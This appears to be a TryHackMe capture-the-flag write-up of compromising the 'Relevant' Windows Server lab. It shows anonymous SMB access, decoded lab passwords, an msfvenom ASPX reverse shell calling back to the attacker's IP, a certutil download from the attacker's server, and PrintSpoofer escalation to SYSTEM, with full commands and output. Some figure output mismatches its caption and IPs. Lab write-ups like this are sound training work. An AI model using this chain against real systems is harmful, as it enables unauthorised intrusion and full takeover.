

RELEVANT

Penetration Test Recap

01. Reconnaissance

02. Web Enumeration

03. SMB Enumeration

04. Initial Access

05. Privilege Escalation

MADE BY

Salah

ROOM STATUS — COMPLETE

Introduction

Relevant is an intermediate Windows machine on TryHackMe that requires independent thinking rather than following guided steps. There is no single obvious entry point handed to you. The attack chain comes together through careful enumeration, connecting findings across multiple services, and exploiting a misconfiguration that most scanners would walk straight past. This report documents the full process from the initial scan through to full SYSTEM access.

Target IP	10.81.152.13
Operating System	Windows Server 2016 Standard Evaluation (Build 14393)
Hostname	RELEVANT
Workgroup	WORKGROUP (standalone, not domain-joined)
Attacker IP	192.168.234.216 (Kali Linux — tun0 VPN)
User Flag	THM{fdk4ka34vk346ksxfr21tg789ktf45}
Root Flag	THM{1fk5kf469devly1gl320zafgl345pv}

Phase 1 — Reconnaissance

Every engagement starts with understanding the attack surface. Two Nmap scans were run in parallel: a fast top-1000 scan for quick results, and a full port scan covering all 65,535 ports. Running both together meant early findings came in minutes while the thorough scan ran in the background. The full scan was essential because this machine deliberately hides a critical service on a high port.

1.1 Quick Scan — Top 1000 Ports

```
nmap -sV -sC -Pn --top-ports 1000 10.81.152.13
```

The `-sV` flag fingerprints service versions. The `-sC` flag runs Nmap default scripts, which automatically pulled SMB OS details, RDP certificate info, and confirmed guest-level SMB authentication. The `-Pn` flag skips host discovery because the machine blocks Nmap ping probes while still being reachable.

Port	Service	Version	Notes
80/tcp	HTTP	Microsoft IIS 10.0	Default IIS splash page
135/tcp	MSRPC	Windows RPC	Standard Windows service
139/tcp	NetBIOS-SSN	Windows NetBIOS	SMB related
445/tcp	SMB	Windows Server 2016 — 14393	Guest auth accepted
3389/tcp	RDP	Microsoft Terminal Services	Certificate CN: Relevant

1.2 Full Port Scan — All 65,535 Ports

```
nmap -sV -sC -p- -Pn --min-rate 1000 10.81.152.13 -oN relevant_full.txt
```

This scan revealed three additional ports that were completely invisible to the top-1000 scan. Port 49663 was the critical finding. Without this scan, the main attack path would never have been found.

Port	Service	Version	Significance
49663/tcp	HTTP	Microsoft IIS 10.0	Second IIS web server — key attack vector
49666/tcp	Unknown	Windows service	Non-standard port
49667/tcp	Unknown	Windows service	Non-standard port

Key observation from SMB script output: `account_used = guest`, `message_signing = disabled`. This confirmed anonymous SMB access was possible before any manual testing.

Phase 2 — Web Enumeration

Both IIS web servers (port 80 and port 49663) were investigated. Port 80 showed the default IIS welcome page with no custom content. Directory brute-forcing with Gobuster returned zero results on port 80, confirming nothing was hosted there. Port 49663 showed an identical default IIS page, which on its own appeared equally empty.

2.1 Directory Enumeration — Port 80

```
gobuster dir -u http://10.81.152.13/ -w /usr/share/wordlists/dirb/common.txt -t 10 --timeout 60s --no-error
```

Result: zero directories found. Port 80 is not the attack surface.

2.2 Second IIS Instance — Port 49663

The full port scan revealed port 49663 running a second IIS 10.0 instance. Visiting it in a browser returned the same default welcome page as port 80. The significance of this second server only became clear after the SMB phase.




Figure 1 — Port 49663 showing the default IIS page. Appears identical to port 80 at first glance.


Phase 3 — SMB Enumeration

With ports 139 and 445 open, and Nmap confirming guest authentication was accepted, SMB was the next obvious target. The goal was to list available shares and check what access was possible without credentials.

3.1 Listing SMB Shares

```
smbclient -L //10.81.152.13 -N --timeout 60
```

The -L flag lists all shares on the target. The -N flag attempts connection with no password. The --timeout 60 flag was added after initial attempts timed out over the VPN connection.



```
(kali㉿kali)-[~]
$ smbclient -L //10.82.188.200 -N
do_connect: Connection to 10.82.188.200 failed (Error NT_STATUS_IO_TIMEOUT)

(kali㉿kali)-[~]
$ smbclient -L //10.82.188.200 -N\
>

(kali㉿kali)-[~]
$ smbclient -L //10.82.188.200 -N\
>
```

Figure 2 — smbclient listing shares. The nt4wrksv share stands out as non-standard.

Share Name	Type	Comment	Status
ADMIN\$	Disk	Remote Admin	Default Windows share
C\$	Disk	Default share	Default Windows share
IPC\$	IPC	Remote IPC	Default Windows share
nt4wrksv	Disk	No comment	Non-standard — investigated immediately

3.2 Accessing the nt4wrksv Share

```
smbclient //10.81.152.13/nt4wrksv -N
```

The share was accessible without credentials. A passwords.txt file was found inside it.

```
get passwords.txt
```

3.3 Credential Discovery — Base64 Encoded Passwords

The passwords.txt file contained two Base64-encoded strings. Base64 is not encryption and requires no key to reverse. Both strings were decoded using the base64 command.

```
echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d
echo 'QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d
```

Username	Password	Source
Bob	!P@\$\$W0rD!123	passwords.txt via SMB share nt4wrksv (Base64 decoded)
Bill	Juw4nnaM4n420696969!\$\$\$	passwords.txt via SMB share nt4wrksv (Base64 decoded)

3.4 RDP Attempts with Discovered Credentials

```
xfreerdp /u:Bob /p:'!P@\$\$W0rD!123' /v:10.81.152.13 /cert:ignore  
xfreerdp /u:Bill /p:'Juw4nnaM4n420696969!\$\$\$\$' /v:10.81.152.13 /cert:ignore
```

Both RDP attempts failed. Bob returned `ERRCONNECT_CONNECT_TRANSPORT_FAILED`. Bill returned `ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED`. Neither user had RDP access, so the attack pivoted back to the SMB and web vectors.

Phase 4 — Initial Access

Connecting the two key findings — writable SMB share and IIS running on port 49663 — revealed the attack path. A test file was uploaded to the SMB share and then accessed via the web server URL. The file was served immediately, confirming that the IIS server on port 49663 maps directly to the nt4wrksv share directory. This meant uploading an ASPX webshell to the share would allow remote code execution through the web server.

4.1 Confirming the SMB to Web Mapping

```
echo 'test' > test.txt
smbclient //10.81.152.13/nt4wrksv -N
put test.txt
# Then visit: http://10.81.152.13:49663/nt4wrksv/test.txt
```




Figure 3 — test.txt uploaded via SMB is immediately served by the IIS server on port 49663. This confirms the attack path.

4.2 Generating the ASPX Reverse Shell

```
msfvenom -p windows/x64/shell_reverse_tcp \
  LHOST=192.168.234.216 LPORT=4444 \
  -f aspx -o shell.aspx
```

msfvenom generated a Windows x64 reverse TCP shell in ASPX format. ASPX is the server-side scripting format that IIS executes. LHOST is the attacker VPN IP that the target will call back to. LPORT 4444 is the port the attacker listens on.

4.3 Uploading and Triggering the Shell

```
# Upload via SMB
smbclient //10.81.152.13/nt4wrksv -N
put shell.aspx

# Start listener on Kali
nc -lvnp 4444

# Trigger execution via browser
http://10.81.152.13:49663/nt4wrksv/shell.aspx
```




Figure 4 — Reverse shell connects back to the Netcat listener. Initial access obtained as iis apppool\defaultapppool.

Phase 5 — Privilege Escalation

After landing as the IIS service account, the first step was to check the current privileges. A single enabled privilege made full SYSTEM access straightforward.

5.1 Checking Current User and Privileges

```
whoami
whoami /priv
```




Figure 5 — `whoami` confirms `iis apppool\defaultapppool`. `SeImpersonatePrivilege` is Enabled.

`SeImpersonatePrivilege` was enabled. This privilege allows a process to impersonate other users tokens. IIS has it by default so it can impersonate the clients making web requests. When an attacker controls a process with this privilege, it can be abused to impersonate the SYSTEM account.

5.2 Transferring PrintSpoofer to the Target

```
# On Kali – download the tool
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe

# On Kali – host a temporary file server
python3 -m http.server 8000

# On target Windows shell – download the tool
certutil -urlcache -f http://192.168.234.216:8000/PrintSpoofer64.exe C:\Windows\Temp\PrintSpoofer64.exe
```

Direct SMB upload of PrintSpoofer timed out repeatedly. The workaround was hosting the file on a Python HTTP server and using `certutil` on the target to fetch it. `certutil` is a built-in Windows utility designed for certificate operations but commonly used for file downloads.

5.3 Executing PrintSpoofer

```
C:\Windows\Temp\PrintSpoofer64.exe -i -c cmd
```

PrintSpoofer exploits the `SeImpersonatePrivilege` by tricking the `SYSTEM` account into connecting to a fake named pipe, then stealing the `SYSTEM` token. The `-i` flag creates an interactive shell. The `-c cmd` flag launches `cmd.exe` as the impersonated user.

```

kali@kali:~$ wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
--2026-05-26 17:23:57-- https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
Resolving github.com (github.com)... 146.82.121.4
Connecting to github.com (github.com)|146.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 found
Location: https://release-assets.githubusercontent.com/repos/itm4n/PrintSpoofer/1.0/PrintSpoofer64.exe
PrintSpoofer64.exe
2026-05-26 17:23:58 (422 KB/s) - 'PrintSpoofer64.exe' saved [1048576]

kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.234.216] from (UNKNOWN) [10.81.152.13] 49775
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

C:\Windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name        Description                State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
SeAuditPrivilege              Generate security audits       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeImpersonatePrivilege         Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set Disabled

C:\Windows\system32\inetsrv>certutil -urlcache -f http://192.168.234.216:8000/PrintSpoofer64.exe C:\Windows\Temp\PrintSpoofer64.exe
certutil -urlcache -f http://192.168.234.216:8000/PrintSpoofer64.exe C:\Windows\Temp\PrintSpoofer64.exe
*** Online ***
certutil -urlcache command completed successfully.

C:\Windows\system32\inetsrv>C:\Windows\Temp\PrintSpoofer64.exe -i -c cmd
C:\Windows\Temp\PrintSpoofer64.exe -i -c cmd
[*] Found privilege: SeImpersonatePrivilege
[*] Named pipe listening...
[*] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Figure 6 — PrintSpoofer runs successfully. `whoami` returns `nt authority\system`. Full system compromise achieved.

5.4 Capturing the Flags

```
type C:\Users\Bob\Desktop\user.txt
type C:\Users\Administrator\Desktop\root.txt
```

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.234.216] from (UNKNOWN) [10.81.152.12] 49775
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe /c whoami
whoami
nt authority\system

C:\Windows\system32\cmd.exe /c type C:\Users\Bob\Desktop\user.txt
type C:\Users\Bob\Desktop\user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}

C:\Windows\system32\cmd.exe /c type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
THM{1fk5kf469devly1gl320zafgl345pv}

```

Figure 7 — Both flags retrieved as `nt authority\system`.

User Flag: THM{fdk4ka34vk346ksxfr21tg789ktf45}

Root Flag: THM{1fk5kf469devly1gl320zafgl345pv}

Problems Faced and Solutions

Problem 1

Nmap returned all ports filtered on the first full scan.

What happened: Nmap returned all ports filtered on the first full scan.

Root cause: The --min-rate 5000 flag sent packets far faster than the 350ms VPN latency could handle. Nmap was marking responses as dropped before they arrived back, flagging every port as filtered.

How it was diagnosed: Removed --min-rate and observed the scan completed in 33 seconds for 65535 ports — far too fast to be genuine. Separately confirmed the host was alive via ping with 350ms RTT.

The fix: Reduced to --min-rate 1000 which matched the connection latency and allowed responses to return in time.

Outcome: Full port scan completed successfully and revealed port 49663.

Problem 2

The TryHackMe machine died mid-session during a long scan.

What happened: The TryHackMe machine died mid-session during a long scan.

Root cause: TryHackMe machines have a session timer. Long idle scans with no interaction trigger an automatic shutdown.

How it was diagnosed: Ping returned 100% packet loss to the original IP. Confirmed via the TryHackMe room interface.

The fix: Restarted the machine from the room page and obtained a new IP. All previously generated files (shell.aspx) were still on the local Kali machine and did not need to be regenerated.

Outcome: Resumed immediately with the new IP with no loss of progress.

Problem 3

smbclient connected but timed out when trying to upload PrintSpoofer64.exe via put.

What happened: smbclient connected but timed out when trying to upload PrintSpoofer64.exe via put.

Root cause: NT_STATUS_IO_TIMEOUT on write operations indicates the SMB write channel was being throttled or blocked, possibly due to the file size or a momentary connection issue over the VPN.

How it was diagnosed: Multiple put attempts all returned NT_STATUS_IO_TIMEOUT. Read operations (ls, get) were working fine.

The fix: Hosted PrintSpoofer64.exe on a Python HTTP server (python3 -m http.server 8000) and used certutil on the target to download it directly from the attacker machine.

Outcome: File transferred successfully. certutil confirmed CertUtil: -URLCache command completed successfully.

Problem 4

The reverse shell failed to connect on the first browser trigger.

What happened: The reverse shell failed to connect on the first browser trigger.

Root cause: The Netcat listener was killed with Ctrl+C and restarted. The ASPX shell executed during the window when no listener was running, so the connection attempt was missed.

How it was diagnosed: The browser showed Problem loading page (meaning execution had happened) but the listener terminal showed no incoming connection.

The fix: Restarted nc -lvnp 4444 and refreshed the browser URL to retrigger the shell execution.

Outcome: Shell connected successfully on the second trigger.

Problem 5

xfreerdp root flag path returned: The system cannot find the path specified.

What happened: xfreerdp root flag path returned: The system cannot find the path specified.

Root cause: Typo in the type command. The file path was correct but the command was entered without the type keyword, causing Windows to try to execute root.txt as a program rather than read it.

How it was diagnosed: The error message was the clue. Windows said the path was not found rather than access denied, which pointed to a command syntax issue rather than a permissions issue.

The fix: Ran type C:\Users\Administrator\Desktop\root.txt with the correct syntax.

Outcome: Root flag displayed correctly.

Tools and Technologies

Tool	Purpose	Key Flags Used
nmap	Port scanning and service fingerprinting	-sV -sC -p- -Pn --min-rate 1000
smbclient	SMB share enumeration and file transfer	-L -N --timeout 60, put, get
gobuster	Web directory brute-forcing	dir -w -t --timeout --no-error
msfvenom	ASPX reverse shell payload generation	-p windows/x64/shell_reverse_tcp -f aspx
netcat (nc)	Reverse shell listener	-lvp 4444
xfreerdp	RDP client for remote desktop access	/u /p /cert:ignore
base64	Decoding Base64-encoded credentials	echo '...' base64 -d
Python HTTP	Temporary file hosting for tool transfer	python3 -m http.server 8000
certutil	Windows file download utility (LOLBIN)	-urlcache -f
PrintSpoofer	SelImpersonatePrivilege escalation to SYSTEM	-i -c cmd
Kali Linux	Attack platform	All tools run from tun0 VPN interface
TryHackMe VPN	Network tunnel to target environment	tun0 — 192.168.234.216

Key Learnings

Always scan all 65,535 ports

The main attack vector — port 49663 — was invisible to a top-1000 scan. In real engagements, services hidden on high ports are a common finding. Skipping the full scan here would have meant missing the entire attack path.

High latency breaks aggressive scans

Running `--min-rate 5000` over a 350ms VPN connection caused every port to appear filtered. Nmap moved faster than responses could return. Adjusting scan speed to match the network conditions is not optional — it changes what you see.

Cross-service findings chain together

Neither the SMB share nor port 49663 was exploitable in isolation. The attack only worked by connecting them: writable share plus IIS serving that share equals remote code execution. Thinking about how findings relate to each other is more valuable than treating each service as a separate task.

Anonymous SMB write access is critical severity

The `nt4wrksv` share allowed unauthenticated file uploads. Combined with a web server executing those files, this is a textbook critical finding. In a real audit this would be the lead vulnerability in the executive summary.

SelmpersonatePrivilege is almost always exploitable

IIS service accounts almost always carry `SelmpersonatePrivilege` by design. When a web shell lands in an IIS context, privilege escalation to `SYSTEM` via `PrintSpoofer` or similar tools is a reliable and well-documented path on Windows Server 2016 and earlier.

certutil is a reliable LOLBIN for file transfer

When SMB write operations timed out, `certutil` provided a clean alternative. Living off the land binaries — built-in Windows tools repurposed for attacker tasks — are valuable when direct file transfer methods fail or are monitored.

Base64 is not security

Storing credentials encoded in Base64 gives zero protection. It takes one command to decode. Any sensitive data left in accessible files, regardless of how it appears, must be treated as plaintext.

Engagement Summary

Objective	Result
Port Scanning	80, 135, 139, 445, 3389, 49663 identified across two scans
Web Enumeration	Port 80 returned nothing. Port 49663 confirmed as second IIS instance
SMB Enumeration	nt4wrksv share accessible anonymously. passwords.txt retrieved
Credential Discovery	Bob and Bill credentials decoded from Base64
RDP Access	Both users rejected. RDP was not the intended path
SMB Write Access	nt4wrksv share confirmed writable via anonymous guest session
SMB to Web Mapping	Port 49663 IIS confirmed to serve nt4wrksv share contents
ASPX Shell Upload	shell.aspx generated with msfvenom, uploaded via smbclient
Initial Access	Reverse shell obtained as iis apppool\defaultapppool
Privilege Enumeration	SeImpersonatePrivilege confirmed Enabled via whoami /priv
Tool Transfer	PrintSpoofer64.exe delivered via Python HTTP server and certutil
Privilege Escalation	PrintSpoofer escalated shell to nt authority\system
User Flag	THM{fdk4ka34vk346ksxfr21tg789ktf45}
Root Flag	THM{1fk5kf469devly1gl320zafgl345pv}
Room Status	COMPLETE

Final Notes

Relevant is a good example of why attackers think about services in combination rather than in isolation. There was no CVE, no public exploit, and no complex vulnerability to research. The entire compromise came from a misconfigured file share, a web server that trusted that share too much, and a standard Windows service account privilege that was never reviewed.

In a real penetration test, these findings would represent a critical-severity vulnerability chain: unauthenticated file upload, remote code execution, and full system takeover, all achievable by anyone on the network without a single credential. The fix is straightforward — restrict anonymous SMB access, isolate the IIS service from writable network shares, and review service account privilege assignments.

The scan methodology lesson from this room is also worth carrying forward. A top-1000 scan would have produced a clean-looking report with nothing critical. The most important finding was hiding on port 49663, invisible without a full scan. Thorough enumeration is not optional — it is the job.

TryHackMe — Relevant Room | Completed by Salah | Room Status: COMPLETE